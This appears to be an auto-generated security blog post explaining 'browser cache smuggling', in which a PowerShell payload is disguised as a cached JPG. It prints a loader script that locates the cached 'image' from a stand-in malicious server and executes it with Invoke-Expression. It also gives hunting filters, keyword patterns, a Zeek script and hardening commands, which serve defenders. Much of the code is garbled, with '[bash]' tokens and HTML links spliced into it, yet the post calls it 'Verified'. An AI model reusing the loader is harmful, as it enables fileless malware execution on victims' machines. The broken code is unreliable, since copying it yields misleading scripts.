
Listen to this Post
Introduction:

A new offensive technique is enabling threat actors to slip malware past even the most vigilant security tools by hiding it in plain sight within the browser’s cache. This method, known as cache smuggling, leverages fake image files and native system tools like PowerShell to execute payloads without triggering traditional detection mechanisms. Understanding this technique is critical for defenders to adapt their monitoring and hardening strategies against this fileless threat.
Learning Objectives:
- Understand the mechanics of the browser cache smuggling attack chain.
- Learn to identify key indicators of compromise (IoCs) in Windows event logs and PowerShell scripts.
- Implement defensive measures to detect and mitigate this class of attack.
You Should Know:
1. The Cache Smuggling Attack Chain Deconstructed
The core of this technique lies in deceiving the browser into caching a malicious script disguised as an image. An attacker hosts a file with a dual identity—it has a valid image header (like `FF D8 FF E0` for a JPG) but its body contains a PowerShell script. When a victim visits the page, the browser caches this “image.” A separate loader script then retrieves and executes the hidden payload from the cache.
Verified Command & Step-by-Step Guide:
To simulate how an attacker checks for a cached resource, you can use PowerShell to query the cache. This is a diagnostic command that attackers might adapt.
 Check for a specific resource in the Internet Explorer/Edge cache (Legacy)
Get-ChildItem "$env:userprofile\AppData\Local\Microsoft\Windows\WebCache\" -Recurse -ErrorAction SilentlyContinue | Select-String -Pattern "malicious-payload" -List
Step-by-Step Explanation:
- What it does: This PowerShell command recursively searches through the WebCache directory, which stores cached web resources for IE and legacy Edge. It looks for files containing the string “malicious-payload.”
- How to use it: Run this in an elevated PowerShell window. An attacker would use a similar method to locate their pre-cached script. Defenders can use variants of this to hunt for known malicious strings or scripts within the cache.
2. The PowerShell Cache Retrieval & Execution
Once the malicious file is cached, the attacker needs a mechanism to pull it out and run it. This is achieved through a separate, often-delivered PowerShell script that acts as the loader.
Verified Command & Step-by-Step Guide:
The following PowerShell snippet demonstrates the core logic of retrieving a file from the Internet Explorer cache and executing it.
 Load Windows API for URL caching
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public static class UrlCache {
[DllImport("wininet.dll", SetLastError = true)]
public static extern bool GetUrlCacheEntryInfo(string lpszUrlName, IntPtr lpCacheEntryInfo, ref int lpdwCacheEntryInfoBufferSize);
}
"@

Define the URL of the "image" that was cached
$fakeImageUrl = "http://malicious-server.com/fake-image.jpg"
$size = 0
 Call once to get the required buffer size
[bash]::GetUrlCacheEntryInfo($fakeImageUrl, [bash]::Zero, [bash]$size) | Out-Null
$buffer = <a href=":FreeHGlobal($buffer)">System.Runtime.InteropServices.Marshal</a>::AllocHGlobal($size)
if ([bash]::GetUrlCacheEntryInfo($fakeImageUrl, $buffer, [bash]$size)) {
 Extract the local cache file path from the buffer (simplified)
$localPath = <a href=":FreeHGlobal($buffer)">System.Runtime.InteropServices.Marshal</a>::PtrToStringAuto($buffer + 16)
 Execute the content of the cached file
Invoke-Expression (Get-Content $localPath -Raw)
}
Step-by-Step Explanation:
- What it does: This script uses P/Invoke to call the `GetUrlCacheEntryInfo` Windows API function. This function retrieves the local file path of a cached URL.
- How to use it: The script first defines the URL of the fake image. It then calls the API to find the local path to the cached copy. Finally, it reads the content of that local file and executes it with
Invoke-Expression. Defenders should monitor for scripts using `GetUrlCacheEntryInfo` followed by `Invoke-Expression` orIEX.
3. Hunting with Windows Event Logs
PowerShell script block logging is a defender’s best friend for uncovering such attacks. It captures the content of scripts being executed.
Verified Command & Step-by-Step Guide:
Enable and query PowerShell Script Block Logging.
 Enable Script Block Logging via Group Policy (or manually)
 This is typically done via GPO: Computer Configuration -> Administrative Templates -> Windows Components -> Windows PowerShell -> "Turn on PowerShell Script Block Logging"

Hunt for suspicious scripts in the Event Logs
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" | Where-Object { $<em>.Id -eq 4104 } | Where-Object { $</em>.Message -like "GetUrlCacheEntryInfo" -or $_.Message -like "Invoke-Expression" }
Step-by-Step Explanation:
- What it does: This command queries the PowerShell Operational log for Event ID 4104 (Script Block Logging). It filters for events that contain the critical API call or the expression invocation command.
- How to use it: Run this in a security hunting context. If these keywords appear in logged scripts, it is a high-fidelity indicator of a cache smuggling attempt or similar fileless attack.
4. Network-Based Detection with Zeek (Bro)
While the payload doesn’t cross the network twice, the initial transfer can be detected. Zeek can identify the mismatch between the declared Content-Type and the actual content.
Verified Command & Step-by-Step Guide:
A Zeek script to detect MIME type mismatches.
 File: mime-mismatch.zeek
event file_sniff(f: fa_file, meta: fa_metadata) {
if (meta$mime_type != "image/jpeg" && f$info?$mime_type && f$info$mime_type == "image/jpeg") {
NOTICE([$note=Weird::Activity,
$msg=fmt("MIME type mismatch: Declared as %s but detected as %s", f$info$mime_type, meta$mime_type),
$conn=f$conns[bash]$id]);
}
}
Step-by-Step Explanation:
- What it does: This Zeek script uses the `file_sniff` event. It compares the MIME type declared in the HTTP header (
f$info$mime_type) with the type Zeek detects by analyzing the file content (meta$mime_type). - How to use it: Load this script into your Zeek deployment. An alert will be generated if a server declares a file as `image/jpeg` but the content is identified as something else (e.g., text/plain), which is a hallmark of this attack.
-
Hardening Defenses: Disabling the Cache and Constraining PowerShell
Proactive hardening can prevent this technique outright. For high-value assets, consider disabling the browser cache or implementing Application Control.
Verified Command & Step-by-Step Guide:
A Group Policy setting to disable the cache and a PowerShell constraint mode configuration.
 Disable cache via Group Policy (Registry Equivalent)
reg add "HKCU\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings" /v "CacheIsActive" /t REG_DWORD /d 0 /f
 Enable PowerShell Constrained Language Mode via AppLocker
 First, create an AppLocker policy allowing only signed scripts. Then, verify the language mode.
Get-ChildItem -Path Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell -Name
$ExecutionContext.SessionState.LanguageMode
Step-by-Step Explanation:
- Disabling Cache: The `reg add` command modifies the registry to deactivate the browser cache. This is a blunt but effective instrument for sensitive workstations.
- Constrained Language Mode: When AppLocker is configured to allow only signed scripts, PowerShell automatically enters Constrained Language Mode. This severely limits the capabilities of unsigned, potentially malicious scripts, preventing API calls like `GetUrlCacheEntryInfo` from succeeding. The commands above check for the presence of PowerShell policies and the current language mode.
6. Forensic Analysis: Extracting Cache Artifacts
After an incident, you may need to analyze the cache manually. Various tools can parse browser cache databases.
Verified Command & Step-by-Step Guide:
Using a tool like `nirsoft’s BrowsingHistoryView` or parsing the Edge Cache with PowerShell.
 Parse the new Edge (Chromium) 'Cache' database (conceptual example)
 Note: The Edge Cache is a complex database. This is a simplified illustration.
$WebCache = "$env:userprofile\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data"
Get-ChildItem $WebCache | ForEach-Object {
if (Select-String -Path $<em>.FullName -Pattern "powershell|iex|invoke-expression" -Quiet) {
Write-Host "Potential payload found in: $($</em>.FullName)"
}
}
Step-by-Step Explanation:
- What it does: This script scans files in the Microsoft Edge Chromium cache directory for keywords related to PowerShell execution.
- How to use it: This is a basic hunting script. In a real forensic investigation, dedicated tools that properly decode the cache format are recommended. This command highlights the feasibility of searching cached content for malicious code.
7. Cloud Workload Hardening
This technique can be used to target cloud management endpoints. Ensure your cloud instances have strict egress rules and security monitoring.
Verified Command & Step-by-Step Guide:
An AWS CLI command to update a security group to deny egress to unknown IPs, and an AWS GuardDuty finding to monitor.
 Revoke a permissive egress rule in an AWS Security Group
aws ec2 revoke-security-group-egress \
--group-id sg-903004f8 \
--protocol tcp \
--port 443 \
--cidr 0.0.0.0/0
Step-by-Step Explanation:
- What it does: This AWS CLI command removes an overly broad egress rule that allows outbound traffic on port 443 to any IP address.
- How to use it: Restricting egress traffic to only known, legitimate services prevents the initial payload from being retrieved from an attacker-controlled server, breaking the first step of the attack chain. This should be part of a broader network segmentation strategy.
What Undercode Say:
- Evasion is Evolving: This technique signifies a major shift towards “local” evasion. Attackers are no longer just trying to hide their network traffic; they are abusing trusted client-side mechanisms to remain undetected.
- The Power of Native Tools: The attack underscores the critical double-edged nature of powerful native tools like PowerShell. Their very usefulness for administration makes them a prime target for weaponization.
The cache smuggling technique is a powerful reminder that the attack surface extends deep into the client application. Defenses that focus solely on network perimeter and file downloads are now insufficient. A mature security posture must include deep client-side monitoring (like PowerShell logging), application control to restrict script execution, and a proactive hunting regimen for the subtle artifacts these attacks leave behind. The line between a feature and a vulnerability has never been thinner.
Prediction:
Cache smuggling is a precursor to a new wave of fileless attacks that leverage various client-side storage mechanisms. We predict this technique will be rapidly integrated into common penetration testing frameworks and commodity malware. Furthermore, attackers will expand the concept beyond the browser cache to other trusted storage areas like service worker caches, IndexedDB, and even cloud storage sync engines. This will force a fundamental re-architecture of endpoint detection and response (EDR) solutions to better monitor internal application states and data flows, not just system calls and network events.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Intrinsec Attackers – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


